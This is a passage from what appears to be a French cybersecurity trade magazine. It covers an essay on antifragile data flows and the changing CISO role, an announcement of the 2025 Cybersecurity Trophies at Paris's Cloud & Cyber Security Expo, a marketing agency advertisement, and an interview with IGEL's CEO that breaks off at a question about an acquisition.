Cette approche se matérialise par des algorithmes d'évaluation continue qui analysent les patterns d'utilisation, les corrélations avec les événements métier, et la cohérence avec les flux d'information parallèles. Lorsque le PQI d'un flux particulier commence à décliner, le système peut automatiquement déclencher des mécanismes de rafraîchissement, de validation croisée, ou de recherche de sources alternatives.

Le deuxième pilier s'appuie sur l'intégration de **contrats intelligents**** (smart contracts)** dans les processus de gestion des données. Ces programmes autonomes formalisent les règles de qualité, de conformité et de sécurité sous forme d'accords exécutables automatiquement, mais dépassent la simple logique conditionnelle pour intégrer une compréhension sémantique des intentions. Un contrat intelligent de nouvelle génération peut, par exemple, garantir qu'une donnée personnelle sera automatiquement anonymisée tout en préservant sa valeur analytique, que les accès seront révoqués selon l'esprit des politiques de sécurité et non seulement leur lettre, ou que les transferts vers des juridictions spécifiques respecteront l'intention réglementaire même lorsque les textes évoluent.

L'avantage de cette approche réside dans sa capacité à maintenir la conformité même dans des environnements en évolution rapide. Les contrats intelligents s'adaptent aux changements réglementaires, aux modifications des accords internationaux, ou aux évolutions des politiques internes sans nécessiter d'intervention humaine constante. Ils constituent ainsi une couche de résilience juridique et opérationnelle qui préserve la validité des données même lorsque leur contexte légal évolue.



>>> **Le troisième pilier concerne le développement de **pipelines Infrastructure-as-Code (IaC) auto-auditable**.** Ces systèmes intègrent nativement les contrôles de sécurité, de qualité et de conformité dans les processus de transformation des données. Chaque étape du pipeline génère automatiquement les preuves de sa conformité aux exigences réglementaires et aux standards de sécurité, créant une traçabilité complète et vérifiable.

Ces pipelines évoluent de manière autonome, intégrant les retours d'expérience des incidents passés, les modifications des référentiels de sécurité, et les optimisations découvertes par l'analyse des performances. Ils constituent l'épine dorsale des flux antifragiles en garantissant que chaque transformation de données renforce la résilience globale du système.

Le quatrième pilier établit des **mécanismes de sauvegarde low-tech automatisés** qui préservent la capacité d'action même en cas de défaillance totale des systèmes haute technologie. Ces solutions, volontairement simples et robustes, génèrent automatiquement des copies essentielles sous forme de documents signés numériquement, stockés sur des supports déconnectés et géographiquement distribués.

Cette approche hybride reconnaît que l'antifragilité ne peut reposer uniquement sur la sophistication technologique. Elle nécessite également des garde-fous rustiques mais fiables, capables de maintenir les fonctions critiques même lorsque l'infrastructure principale est compromise. Ces backups low-tech ne se contentent pas de préserver les données : ils conservent également les procédures permettant de les réactiver rapidement dans un contexte dégradé.

LA MUTATION DU CISO : DE LA DÉFENSE À L'ANTIFRAGILITÉ CRÉATRICE

Cette évolution architecturale s'accompagne d'une transformation profonde du rôle du CISO, qui doit désormais orchestrer non plus une défense statique, mais une dynamique d'adaptation continue. Cette mutation le conduit à endosser progressivement les attributions d'un ****Chief Resilience Officer****, fonction qui transcende la sécurité pure pour embrasser la gestion holistique des risques organisationnels.

L'antifragilité créatrice représente le stade ultime de cette évolution. Elle dépasse l'antifragilité défensive – qui se contente de résister aux chocs et de s'en renforcer – pour atteindre une capacité supérieure : transformer proactivement les contraintes en opportunités d'innovation. Un système doté d'antifragilité créatrice

ne subit plus les changements réglementaires comme des contraintes externes, mais les anticipe et les transforme en avantages compétitifs.

Cette approche se manifeste par le développement de stratégies qui tirent parti des incertitudes géopolitiques pour renforcer l'autonomie technologique, qui transforment les exigences de conformité en différenciateurs commerciaux, ou qui convertissent les tentatives d'intrusion en opportunités d'amélioration des systèmes de détection.

Le CISO antifragile cultive une vision systémique qui intègre les dimensions techniques, organisationnelles, légales et géopolitiques. Il développe des scénarios de crise qui dépassent les traditionnels plans de continuité pour inclure des ruptures paradigmatiques : suspension d'accords internationaux, obsolescence soudaine de standards cryptographiques, ou émergence de nouvelles formes de conflits hybrides.

Cette posture exige une agilité intellectuelle qui permet de naviguer entre l'urgence opérationnelle et la réflexion stratégique. Face à cette complexité croissante, l'approche antifragile fait émerger de nouveaux rôles transversaux qui, aux côtés du CISO, tissent une toile de résilience organisationnelle. Le Chief Data Resilience Officer se spécialise dans l'orchestration des flux dynamiques, le Semantic Security Architect conçoit les architectures d'adaptation sémantique, tandis que le Geopolitical Risk Analyst évalue les impacts des tensions internationales sur les décisions technologiques. Cette gouvernance distribuée permet d'embrasser simultanément les défis techniques, culturels et géopolitiques, transformant le CISO en orchestrateur d'un écosystème de compétences spécialisées. Il comprend que la résilience d'une organisation dépend



**Le défi technique principal réside
dans l'intégration harmonieuse
des innovations de pointe avec les
systèmes legacy existants.**





autant de sa capacité d'adaptation culturelle que de la robustesse de ses systèmes techniques, mais n'a plus à porter seul cette responsabilité polyvalente.

L'ÉMERGENCE D'UNE SOUVERAINETÉ INFORMATIONNELLE

Dans le contexte géopolitique actuel, marqué par la fragmentation des espaces numériques et la militarisation croissante du cyberspace, la protection des données transcende les enjeux purement technologiques pour devenir une question de souveraineté.

Les flux antifragiles offrent un chemin vers une ****souveraineté informationnelle**** qui ne repose plus sur l'isolement défensif, mais sur la capacité d'adaptation autonome.

Cette souveraineté se caractérise par la capacité d'une organisation à maintenir ses fonctions critiques même lorsque ses dépendances externes sont compromises. Elle ne vise pas l'autarcie technologique – utopique dans un monde interconnecté – mais l'autonomie décisionnelle face aux aléas géopolitiques.

Les flux antifragiles contribuent à cette souveraineté en développant des mécanismes de substitution automatique : lorsqu'un fournisseur cloud devient inaccessible pour des raisons politiques, le système bascule automatiquement vers des alternatives préqualifiées. Lorsqu'un standard cryptographique est compromis, les protocoles de sécurité évoluent vers des algorithmes post-quantiques sans interruption de service.

Cette approche nécessite une réévaluation complète des chaînes d'approvisionnement technologiques. Les décisions d'architecture ne peuvent plus reposer uniquement sur des critères de performance ou de coût, mais doivent intégrer des analyses de risque géopolitique et de résilience à long terme. La diversification des fournisseurs, l'évaluation systématique des dépendances critiques, et le développement de compétences internes stratégiques deviennent des composantes essentielles de toute stratégie de cybersécurité mature.

LES DÉFIS DE LA TRANSITION : ENTRE INNOVATION ET PRAGMATISME

La mise en œuvre de cette vision antifragile ne peut faire l'économie d'une approche pragmatique qui reconnaît les contraintes actuelles tout en préparant les évolutions futures. Cette transition s'articule autour de défis techniques, organisationnels et culturels qui requièrent une gestion subtile.

Le défi technique principal réside dans l'intégration harmonieuse des innovations de pointe avec les systèmes legacy existants. Les organisations ne peuvent pas faire table rase de leurs infrastructures héritées, qui continuent d'assurer des fonctions critiques. L'art consiste à greffer progressivement les capacités antifragiles sur ces fondations, en créant des interfaces compatibles qui permettent une évolution graduelle sans rupture opérationnelle.

Cette cohabitation nécessite des architectures hybrides qui maintiennent la stabilité des processus éprouvés tout en expérimentant de nouvelles approches dans des environnements isolés. Les flux antifragiles peuvent ainsi se développer en parallèle des systèmes traditionnels, démontrer leur valeur ajoutée, puis progressivement absorber les fonctions de leurs prédécesseurs.

Le défi organisationnel concerne la transformation des équipes et des processus. L'antifragilité ne peut être décrétée : elle doit être cultivée à travers une évolution progressive des mentalités et des pratiques. Cette transformation nécessite des programmes de formation qui dépassent l'acquisition de compétences techniques pour développer une véritable culture de l'adaptation et de l'apprentissage continu.

Les équipes doivent apprendre à percevoir les incidents non plus comme des échecs à éviter, mais comme des opportunités d'amélioration à valoriser. Cette réorientation culturelle requiert un accompagnement managérial qui encourage l'expérimentation raisonnée et accepte l'échec comme composante normale du processus d'innovation.

Le défi culturel, plus profond encore, concerne l'évolution des représentations mentales. Passer d'une logique de protection statique à une dynamique d'adaptation continue bouleverse les habitudes cognitives établies. Cette mutation nécessite du temps, de la pédagogie, et surtout des démonstrations concrètes de la valeur ajoutée de l'approche antifragile.

L'HORIZON POST-QUANTIQUE : ANTICIPER LES RUPTURES

L'émergence de l'informatique quantique illustre parfaitement l'essence de l'approche antifragile dans la protection des données. Cette révolution technologique, qui promet de rendre obsolètes la plupart des algorithmes cryptographiques actuels, représente exactement le type de rupture paradigmatique dont les flux antifragiles se nourrissent pour se renforcer.

La menace quantique ne se limite pas à la cryptographie : elle remet en question l'ensemble de nos

>>> **assomptions sur la sécurité informationnelle.** Les données chiffrées aujourd'hui avec les meilleures technologies disponibles pourraient être déchiffrées demain par des ordinateurs quantiques. Cette perspective du "stocker maintenant, décrypter plus tard" transforme rétrospectivement toutes nos communications passées en vulnérabilités potentielles.

Paradoxalement, l'évolution vers des données vivantes et des flux dynamiques réduit mécaniquement l'intérêt de cette stratégie malveillante. Des informations déchiffrées dans une décennie, mais privées de leur contexte évolutif, de leurs métadonnées relationnelles et de leur écosystème sémantique d'origine, ne représentent plus qu'un intérêt archéologique limité. Un email intercepté aujourd'hui et déchiffré en 2035 – "Le projet Alpha est validé, budget 2M€" – devient parfaitement inutile sans comprendre ce qu'était Alpha, dans quel environnement organisationnel il s'inscrivait, avec quelles contraintes temporelles et quels enjeux stratégiques. Plus fondamentalement, cette donnée fossilisée ne peut plus évoluer, s'adapter ou révéler de nouvelles significations : elle est morte sémantiquement. La donnée vivante, par sa nature évolutive et contextuelle, développe ainsi une résistance naturelle aux attaques différées.

Face à cette incertitude radicale, l'approche antifragile ne cherche pas à prédire le moment exact de la rupture quantique, mais à créer des systèmes qui s'adaptent intelligemment à mesure que cette menace se matérialise. Les flux antifragiles intègrent des architectures cryptographiques évolutives qui détectent automatiquement les premiers signes de vulnérabilité des algorithmes actuels et basculent progressivement vers des alternatives plus robustes, transformant chaque tentative d'exploitation quantique en signal d'apprentissage.

Cette réactivité intelligente transcende les aspects purement techniques. Les flux antifragiles développent une capacité d'adaptation organisationnelle qui leur permet de tirer parti des disruptions cryptographiques

pour renforcer l'ensemble de leur écosystème de sécurité. Chaque nouvelle menace quantique détectée devient une opportunité d'améliorer non seulement les protocoles de chiffrement, mais aussi les processus de détection, de réponse et de récupération.

L'ÉMERGENCE DE LA SÉMANTIQUE ADAPTATIVE

Cette révolution conceptuelle trouve ses fondements techniques dans les avancées récentes de l'intelligence artificielle, particulièrement dans les mécanismes de tokenisation et les architectures de transformers qui démontrent notre capacité croissante à manipuler la sémantique elle-même. Ces technologies révèlent qu'il est désormais possible de décomposer le sens en unités contextuelles, de préserver l'intention à travers les transformations, et d'adapter intelligemment la signification selon les contraintes d'usage.

Les flux antifragiles de demain intégreront des mécanismes de ****traduction sémantique auto-adaptative****, permettant aux données d'apprendre à s'exprimer différemment selon le contexte réglementaire, l'audience visée, ou les contraintes temporelles. Une même information pourra automatiquement adopter une forme anonymisée pour se conformer au RGPD, une présentation technique pour les équipes de développement, ou une synthèse exécutive pour les dirigeants, tout en préservant sa cohérence sémantique fondamentale.

Plus ambitieux encore, ces systèmes développeront une ****mémoire sémantique évolutive**** qui leur permettra de conserver la trace de leurs transformations conceptuelles, de régresser vers des états antérieurs si nécessaire, et de développer une immunité progressive aux corruptions de sens. Lorsqu'une donnée perdra son contexte d'origine, l'écosystème pourra le reconstituer à partir d'informations connexes, créant une résilience sémantique qui transcende la simple redondance technique.

Les flux antifragiles offrent un chemin vers une ****souveraineté informationnelle**** qui ne repose plus sur l'isolement défensif, mais sur la capacité d'adaptation autonome.



Les flux antifragsiles de demain intégreront des mécanismes de **traduction sémantique auto-adaptative.**

VERS UNE ÉCOLOGIE INFORMATIONNELLE RÉSILIENTE

L'aboutissement de cette évolution conceptuelle conduit à l'émergence d'une véritable **écologie informationnelle** où les données évoluent, interagissent et s'adaptent selon des dynamiques comparables à celles des écosystèmes naturels. Cette analogie biologique n'est pas qu'une métaphore : elle révèle des principes opérationnels concrets pour le design de systèmes d'information résilients.

Dans un écosystème informationnel mature, les données ne circulent plus selon des schémas prédéterminés, mais selon des patterns émergents qui s'adaptent en permanence aux besoins et aux contraintes. Ces flux auto-organisés optimisent automatiquement leur efficacité, développent des redondances intelligentes, et créent des synergies inattendues entre des domaines d'information apparemment disjoints.

Cette approche écologique transforme également notre conception de la gouvernance des données. Au lieu de réglementations rigides qui tentent de contrôler chaque aspect du traitement informationnel, émerge une gouvernance adaptative qui définit des principes généraux et laisse les systèmes développer leurs propres mécanismes de conformité.

Cette évolution ouvre des perspectives fascinantes pour l'avenir de la protection des données. Imaginez des organisations où l'information circule selon des patterns auto-optimisés, où les menaces sont détectées et neutralisées par des mécanismes émergents, où la conformité réglementaire s'adapte automatiquement aux évolutions légales, et où chaque incident renforce la résilience globale du système.

L'URGENCE DE LA MÉTAMORPHOSE

Cette transformation de nos approches de la cyber-résilience et de la protection des données n'est plus une option : elle devient une nécessité existentielle. Les organisations qui persisteront dans les logiques défensives traditionnelles se retrouveront rapidement dépassées par un environnement qui évolue plus vite que leurs capacités d'adaptation.

L'urgence de cette métamorphose ne réside pas seulement dans l'accélération des menaces cyber, mais dans la convergence de multiples facteurs de rupture : tensions géopolitiques, révolutions technologiques, évolutions réglementaires, et transformations sociétales. Cette convergence crée un contexte d'incertitude radicale où seules les organisations dotées d'une véritable antifragsilité pourront prospérer.

La cyber-résilience de demain ne se construira pas sur la robustesse de nos défenses, mais sur l'intelligence de nos adaptations. Elle nécessite un changement de paradigme qui transforme nos vulnérabilités en forces, nos contraintes en opportunités, et nos incertitudes en moteurs d'innovation.

Dans ce "numérique de l'incertitude" que nous avons déjà identifié, les flux antifragsiles et la donnée vivante constituent les fondations sur lesquelles bâtir une souveraineté informationnelle durable. Cette évolution marque l'émergence d'un nouveau paradigme organisationnel, où la maîtrise de l'information transcende la simple gestion technique pour devenir un art de la navigation dans la complexité.

L'avenir appartient aux organisations qui sauront cultiver cette antifragsilité créatrice, transformant chaque défi en opportunité d'évolution, chaque crise en accélérateur d'innovation. Car dans un monde où l'incertitude est devenue la seule constante, la capacité d'adaptation n'est plus seulement un avantage compétitif : elle est la condition même de la survie et de la prospérité.

***Cette métamorphose ne se décrètera pas depuis les comités de direction :** elle émergera des pratiques quotidiennes des équipes qui osent repenser leurs approches, expérimenter de nouveaux paradigmes, et cultiver cette intelligence adaptative qui caractérise les systèmes véritablement antifragsiles. L'heure n'est plus à la protection passive de nos patrimoines informationnels : elle est à la création d'écosystèmes vivants qui transforment l'incertitude en opportunité d'évolution.* ■

LES TROPHÉES DE LA CYBER



CLOUD & CYBER SECURITY EXPO

5 - 6 novembre 2025, Paris Expo Porte de Versailles
cloudsecurityexpo.fr

À l'heure où les menaces informatiques se multiplient et où la cybersécurité devient un pilier incontournable de notre souveraineté numérique, les Trophées de la Cybersécurité récompensent celles et ceux qui bâtissent des solutions concrètes, audacieuses et porteuses d'impact pour les organisations comme pour la société. La participation est gratuite et ouverte à toutes les entreprises, quelle que soit leur taille.

Organisés dans le cadre du Tech Show Paris, les Trophées de la Cybersécurité s'imposent comme un rendez-vous fédérateur au sein de l'écosystème français et européen. Plus qu'un concours, c'est un espace de reconnaissance, de dialogue et de transmission entre startups innovantes, leaders du marché, experts techniques, et responsables IT de tous horizons.

LES TROPHÉES DE LA CYBERSÉCURITÉ 2025 : PROTÉGER CHAQUE MAILLOIN DU NUMÉRIQUE, CONSTRUIRE L'AVENIR DE TOUS

RETOUR SUR LES LAURÉATS 2024 : DES PROJETS À FORT IMPACT

Lors de l'édition 2024, plusieurs entreprises ont été distinguées pour la pertinence et la force d'innovation de leurs projets :

- **SPLUNK** - dans la catégorie Sécurité du Cloud
- **SOSAFE** - dans la catégorie RSE
- **NINJAONE** - dans la catégorie Jeune Talent
- **WIZ** - dans la catégorie Service Client

Véritable tremplin, les Trophées offrent une visibilité précieuse et renforcent la crédibilité des lauréats. Ils permettent de capter l'attention de prospects, de générer des opportunités concrètes et de valoriser les projets, certains ayant été désignés "coup de coeur du jury".

Au-delà de cette reconnaissance, les candidats bénéficient d'une évaluation par des experts reconnus. Ce regard de décideurs et utilisateurs crée des connexions durables et inscrit les projets dans un écosystème exigeant et innovant.

RÉCOMPENSER LES IDÉES QUI FONT AVANCER TOUT UN SECTEUR

En 2025, cinq grandes catégories permettront de couvrir les enjeux clés de la sécurité des données :

- Sécurité du cloud
- Sécurité de l'IA et de la data
- Sécurité du code et DevSecOps
- Sécurité des infrastructures data centres et services hébergés
- Technologies émergentes

**DERRIÈRE CHAQUE DOSSIER
SE CACHENT DES HISTOIRES
DE FEMMES ET D'HOMMES
QUI ANTICIPENT LES
RISQUES, EXPÉRIMENTENT
DE NOUVELLES APPROCHES,
ET S'ENGAGENT À RENDRE LE
NUMÉRIQUE PLUS SÛR POUR
LES ORGANISATIONS COMME
POUR LES CITOYENS.**

UN JURY D'EXPERTS, ANCRÉ DANS LA RÉALITÉ DU TERRAIN

Cette édition est placée sous l'égide de Franck Rouxel, CISO et vice-président de la Fédération Française de la Cybersécurité et figure engagée du secteur. Il coordonne un jury composé de professionnels qualifiés, tous animés par la volonté d'évaluer avec rigueur des projets à fort impact, alignés sur les défis concrets du moment : cloud souverain, conformité NIS2, Zero Trust, cybersécurité by design...

Pourquoi candidater ?

- **Positionnez votre solution comme un levier** de transformation face aux enjeux concrets de sécurité numérique, dans un contexte d'évolution réglementaire et technologique rapide (NIS2, IA, Cloud, infrastructures).
- **Contribuez activement à l'écosystème en partageant votre vision** et votre savoir-faire avec un jury de décideurs impliqués, acteurs directs de la construction de la cybersécurité de demain.
- **Faites émerger votre solution** là où se croisent les besoins métiers, les stratégies cloud et les défis cyber, au cœur d'un événement pensé pour créer des synergies durables entre technologies et usages.

Le dépôt des candidatures est ouvert jusqu'au 1^{er} septembre 2025 (avec une possible extension au 15 septembre).

UNE REMISE DES PRIX AU COEUR DU TECH SHOW PARIS

Les lauréats seront révélés le 6 novembre 2025, lors d'une cérémonie conviviale organisée sur scène, en plein cœur du salon. Un moment fort, à la fois humain et professionnel, pensé pour célébrer la créativité, l'expertise, et les valeurs qui fondent notre écosystème numérique. ■


EN PARTENARIAT AVEC



2e édition

Lancement des Trophées de la Cyber

CANDIDATEZ DÈS MAINTENANT 




**Veillez scanner
le QR pour plus
de détails sur
les conditions de
participation**



CLOUD & CYBER SECURITY EXPO

5 - 6 novembre 2025, Paris Expo Porte de Versailles
cloudsecurityexpo.fr

L'événement des professionnels de la cybersécurité

Cloud & Cyber Security Expo réunit leaders de l'industrie avec pour objectif de s'instruire, partager, innover et générer des opportunités.


+ de 7900 visiteurs | + 275 exposants | + de 320 conférenciers



THÉMATIQUES

- L'IA au cœur de la cybersécurité : opportunités et menaces
- Sécuriser le cloud et les infrastructures critiques
- Géopolitique et cybersécurité : un équilibre stratégique
- Le facteur humain en cybersécurité : de la faille à la solution
- Nouvelles approches et innovation en cybersécurité

INSCRIVEZ-VOUS
GRATUITEMENT




TECH SHOW
PARIS
techshowparis.fr

REGROUPANT



ORGANISÉ PAR



L'ÉVÈNEMENT DÉDIÉ AUX PROFESSIONNELS DE LA TECH EN FRANCE



Abonnement Annuel CSE*

www.gsdays.fr www.globalsecuritymag.com www.globalsecuritymag.fr
www.globalsecuritymag.de

La Cybersécurité étant devenue un sujet sociétal, nous proposons que le CSE participe à la sensibilisation trimestrielle des effectifs

PRIX

Entourer son choix

ABONNEMENT ENTREPRISE AVEC UN EFFECTIF < 500 5000 €HT
Limité à 499 exemplaires en papier par an / Illimité en numérique avec le bandeau au nom de l'Entreprise

ABONNEMENT ENTREPRISE AVEC UN EFFECTIF > 500 < 10000 15000 €HT
Limité à 2000 exemplaires en papier par an / Illimité en numérique avec le bandeau au nom de l'Entreprise

ABONNEMENT ENTREPRISE AVEC UN EFFECTIF > 10000 30000 €HT
Limité à 5000 exemplaires en papier par an / Illimité en numérique avec le bandeau au nom de l'Entreprise

Vous pouvez nous contacter pour les conditions de paiement, au 07 89 65 15 70 Valentin Jangwa
vj@globalsecuritymag.com

***Tacite reconduction annuelle avec 1 mois de préavis.**

***CSE = COMITE SOCIAL ET ECONOMIQUE**





Vous protégez des données. Qui protège votre croissance ?

Gtec, c'est le leader du marketing numérique B2B en France. Depuis 2008, nous accompagnons les acteurs de la cyber et de la tech sur l'ensemble de leurs enjeux marketing : Web, Relations Presse, LeadGen, Influence, Branding, Etudes de marché...

262. SaaS, ESN, éditeurs de logiciels, intégrateurs accompagnés

87%. clients ont renouvelé leur confiance après une première mission.

+20. experts en marketing Tech numérique à votre service.

Ils nous font
confiance

HEXATRUST
CLOUD CONFIDENCE & CYBERSECURITY

Olfeo
by Ekinops

FOLIATEAM

INTELCIA
IT SOLUTIONS

RED PUS
Network & Security

Cyberium

nēosoft



cabinet-gtec.fr



contact@cabinet-gtec.fr

Prenez
RDV





THIBAUT
BARON

*Fondateur du
cabinet Gtec*

CYBERSÉCURITÉ : ET SI LA VRAIE URGENCE N'ÉTAIT PAS TECHNIQUE, MAIS MARKETING ?

Le marché de la cybersécurité explose. Startups, ESN, MSSP, éditeurs... tous avancent à marche forcée, portés par une croissance à deux chiffres et un impératif de souveraineté. Pourtant, à force de tous promettre « plus de sécurité », les acteurs finissent par se ressembler.

RÉSULTAT :

des messages interchangeables, une parole brouillée... et des acheteurs qui n'écoutent plus.

Pire : ils reportent les décisions ou demandent des POC à rallonge.

Chez Gtec, nous aidons les acteurs de la cybersécurité à poser un cadre clair : quelles sont leurs promesses, à qui ils s'adressent et en quoi leur proposition est réellement différenciante.

NOTRE APPROCHE ?

Un cabinet marketing spécialisé dans l'IT/SaaS B2B, appuyé sur des expertises métiers pointues : RP, Web, contenu, influence, stratégie... Un écosystème conçu pour orchestrer une stratégie cohérente de bout en bout pour chacun de nos clients de la cybersécurité.

Dans un secteur où le RSSI doit convaincre son COMEX, où la confiance prime sur la techno, où les cycles de vente

sont longs... le marketing ne peut plus se limiter à de la génération de leads. Il doit éduquer, rassurer, influencer... et rendre indispensables au client final les solutions de cybersécurité adaptées à son business model.

CHEZ GTEC, NOTRE RÔLE EST SIMPLE :

faire entendre la singularité d'une solution là où tout le monde crie plus fort.

En construisant des prises de parole crédibles, en valorisant les clients ambassadeurs, en construisant une confiance durable.

Les acteurs de la cybersécurité qui souhaitent s'imposer ne peuvent pas se contenter d'être des fournisseurs de solutions. Ils doivent devenir un allié stratégique pour chacun de leur client.

C'est là que le marketing cesse d'être un support, pour devenir un levier stratégique.

IGEL

<https://www.igel.com/>

KLAUS
OESTERMANN

CEO, IGEL



IGEL EST LE MEILLEUR REMÈDE CONTRE LES CYBERATTAQUES

SUR LES TERMINAUX OU POSTES DE TRAVAIL

Selon Klaus Oestermann, si les RSSI, CISO, DSI, Responsables Cybersécurité, sont préoccupé.e.s par les Cyberattaques de ransomware ou par la Cyber-Résilience, ils ou elles devraient commencer par s'occuper des terminaux ou postes de travail, qui en effet représentent le plus grand vecteur de Cyberattaques.

■ ■ GS MAG : *Bonjour Klaus. Nous sommes ravis d'avoir cette opportunité de discuter avec vous à propos d'IGEL. Pourriez-vous vous présenter et nous dire comment votre parcours professionnel vous a conduit à votre rôle actuel ?*

■ ■ Klaus.O : Je suis le PDG d'IGEL, une entreprise fondée en Allemagne et dont le siège social se trouve en Allemagne. Je suis basé aux États-Unis et je dirige les opérations mondiales depuis les États-Unis. IGEL est une entreprise de logiciels en pleine croissance, axée sur la sécurisation des terminaux. Je suis chez IGEL depuis deux ans. Avant cela, j'ai passé 17 ans chez Citrix. Les 10 à 11 dernières années, j'ai construit et dirigé l'activité de sécurité réseau centrée autour du produit Netscaler. J'ai commencé avec Citrix au Danemark pour développer la région nordique,

puis Citrix m'a transféré au siège social en Floride, puis à San Francisco, où nous avons commencé à acquérir de nombreuses entreprises, dont Netscaler. Je suis devenu responsable de cette activité.

J'ai quitté Citrix en 2017 et j'ai passé quelques années à aider des startups à obtenir des financements, puis j'ai dirigé une entreprise de logiciels avant de rejoindre IGEL. J'ai donc eu une longue carrière dans le secteur high-tech. J'ai commencé chez IBM à l'âge de 19 ans. Cela fait quelques années, mais ces 20 dernières années ont été très axées sur la sécurité et maintenant l'accent est mis sur le plus grand vecteur lorsque l'on examine les cyberattaques et les attaques par ransomware, à savoir les terminaux.

Comment sécuriser les terminaux ? C'est le principal domaine d'activité d'IGEL. Sécuriser les terminaux du monde, qu'il s'agisse d'utilisateurs finaux ou d'OT, d'IoT, nous le faisons également.

>>>

>>> ■■ **GS MAG** : *Pourriez-vous nous en dire plus sur IGEL et spécifiquement ce qui rend IGEL unique ? Quels sont les principaux différenciateurs ?*

■■ **Klaus.O** : Ce qui rend IGEL très unique, c'est que nous disposons d'un système d'exploitation ultra-sécurisé, qui est une plateforme. C'est la base de ce que nous faisons. Et avec cela, nous pouvons offrir, par exemple, ce que nous appelons un bureau sécurisé adaptatif, qui est un bureau qui s'adapte à chaque utilisateur, à chaque personne que vous avez dans une organisation. Et cela permet à une entreprise de dire essentiellement : "nous avons 20 ou 200 personnes" et de décider quelles applications et sous quelle forme les utilisateurs obtiennent cela. Donc, sur celui-ci, vous pouvez intégrer VDI et DAS, bureau en tant que service. Vous pouvez intégrer des navigateurs. Vous pouvez intégrer des applications web progressives. Vous pouvez intégrer des applications Linux natives. Et enfin, nous pouvons également publier des VM. Nous l'appelons IGEL Managed Hypervisor, où vous pouvez prendre des choses que vous pourriez avoir sur un ancien ordinateur à côté de vous et simplement publier une VM sur un ordinateur et la consolider. Donc, c'est à peu près l'offre principale que nous avons et techniquement nous fonctionnons sur des clients légers, nous fonctionnons sur des PC, nous fonctionnons sur des tablettes, des kiosques, OT, IoT. Donc, il y a, lorsque vous regardez les marchés d'entreprises critiques, le gouvernement, les systèmes de santé, les services financiers, la fabrication critique et dans le commerce de détail et les transports, tous les éléments qui font fonctionner un pays. Cela est très vulnérable, et fortement attaqué et IGEL est là pour protéger les terminaux de cette entreprise. Donc, c'est essentiellement ce que nous faisons, et vous demandez trois avantages clés que les clients obtiennent. Le premier est une protection contre les ransomwares, une couche de sécurité entièrement différente via le modèle de sécurité préventive IGEL.

Et ce modèle de sécurité préventive est l'opposé de la manière dont la plupart des entreprises fonctionnent aujourd'hui, car elles savent que les attaquants vont entrer et

elles ont un plan pour quand cela se produit. Et cela s'appelle surveiller, détecter, atténuer, remédier. Et c'est un ancien modèle de sécurité qui est cassé et c'est essentiellement pourquoi vous voyez toutes les attaques par ransomware et ainsi de suite.

Donc, le modèle d'IGEL est celui où nous disons, eh bien, prévenons ces attaques dès le départ. Donc, nous verrouillons essentiellement le système d'exploitation. Vous ne pouvez pas écrire dessus. C'est un système d'exploitation ultra-sécurisé et verrouillé qui empêche les attaques de

se produire. Donc, c'est le premier type de pilier. Le deuxième concerne le coût total de possession ou TCO. Et nous voyons en moyenne que nos clients économisent, une fois qu'ils prennent leurs PC et utilisent IGEL comme système d'exploitation, ils économisent 75 %.

C'est donc très significatif. Typiquement, nous réalisons des études avec nos clients sur cinq ans et la raison principale pour laquelle ils économisent beaucoup d'argent est due aux énormes économies sur le matériel. Vous pouvez faire fonctionner le matériel plus longtemps.

Donc, cela représente environ la moitié des économies. 25 % des économies proviennent des économies sur les logiciels, si vous regardez la pile Windows et toutes les choses que vous ajoutez pour sécuriser et gérer, etc., vous n'avez plus besoin de tout cela. Donc, d'énormes économies sur le front des logiciels. Et les derniers 25 % proviennent des économies opérationnelles. Donc, votre opération informatique devient beaucoup plus simple. Vous pouvez mettre à jour et gérer vos terminaux en cinq minutes au lieu de cinq heures. Et vous avez besoin d'un personnel beaucoup plus réduit pour cela.

Typiquement, ce que nous voyons après trois à quatre mois, c'est que le nombre d'appels au service d'assistance diminue d'environ 90 % une fois que vous êtes client IGEL. Parce que c'est un modèle beaucoup plus simple à mettre à jour. Moins de choses peuvent se casser. Et vous en avez beaucoup plus le contrôle. Et cela nous amène à la dernière partie, qui est la gestion.

lorsque vous mettez en place une infrastructure IGEL, c'est quelque chose de très gérable. Il est facile d'apporter des modifications. Vous pouvez déployer des correctifs et tout ce que vous voulez en moins de cinq minutes par terminal.

ces 20 dernières années ont été très axées sur la sécurité et maintenant l'accent est mis sur le plus grand vecteur lorsque l'on examine les cyberattaques et les attaques par ransomware, à savoir les terminaux.

Donc, c'est un modèle très efficace. Vous pouvez le faire avec un petit équipage. Et ce qui se passe, c'est que vous finissez par avoir une satisfaction beaucoup plus élevée de la part des utilisateurs finaux parce que les choses ne se cassent pas. Cela fonctionne tout le temps. Ils peuvent le ramener à la maison, le modèle, et travailler depuis chez eux s'ils le souhaitent. Donc, ce sont les trois principaux avantages : sécurité, TCO et gestion. Si vous demandez un quatrième, c'est la durabilité. Si vous regardez à quel point la durabilité est importante pour de nombreuses entreprises aujourd'hui, comment garder notre planète plus verte, meilleure, etc., IGEL est un contributeur majeur pour que les entreprises publiques puissent respecter leurs exigences de durabilité.

IGEL permet d'éviter les déchets électroniques en n'achetant pas de nouveaux ordinateurs, en ne produisant pas de nouveaux ordinateurs, en faisant fonctionner vos ordinateurs beaucoup plus longtemps.

En faisant fonctionner des ordinateurs plus petits parce que le système d'exploitation est très efficace. Il n'a pas besoin d'autant de puissance, etc., que d'autres systèmes d'exploitation. Donc, c'est, encore une fois, ce que beaucoup de nos clients expérimentent. Ils disent, "wow, d'accord, nous avons géré notre rapport de durabilité beaucoup plus facilement après être passés à IGEL". Donc, c'est pour nous un facteur très important également, car nous rendons le monde meilleur et aidons à sécuriser une planète verte.

■ ■ GS MAG : *Nous venons d'apprendre que vous avez acheté une entreprise appelée Stratodesk. Que pouvez-vous nous dire sur la raison de cette acquisition et sur cette entreprise ?*

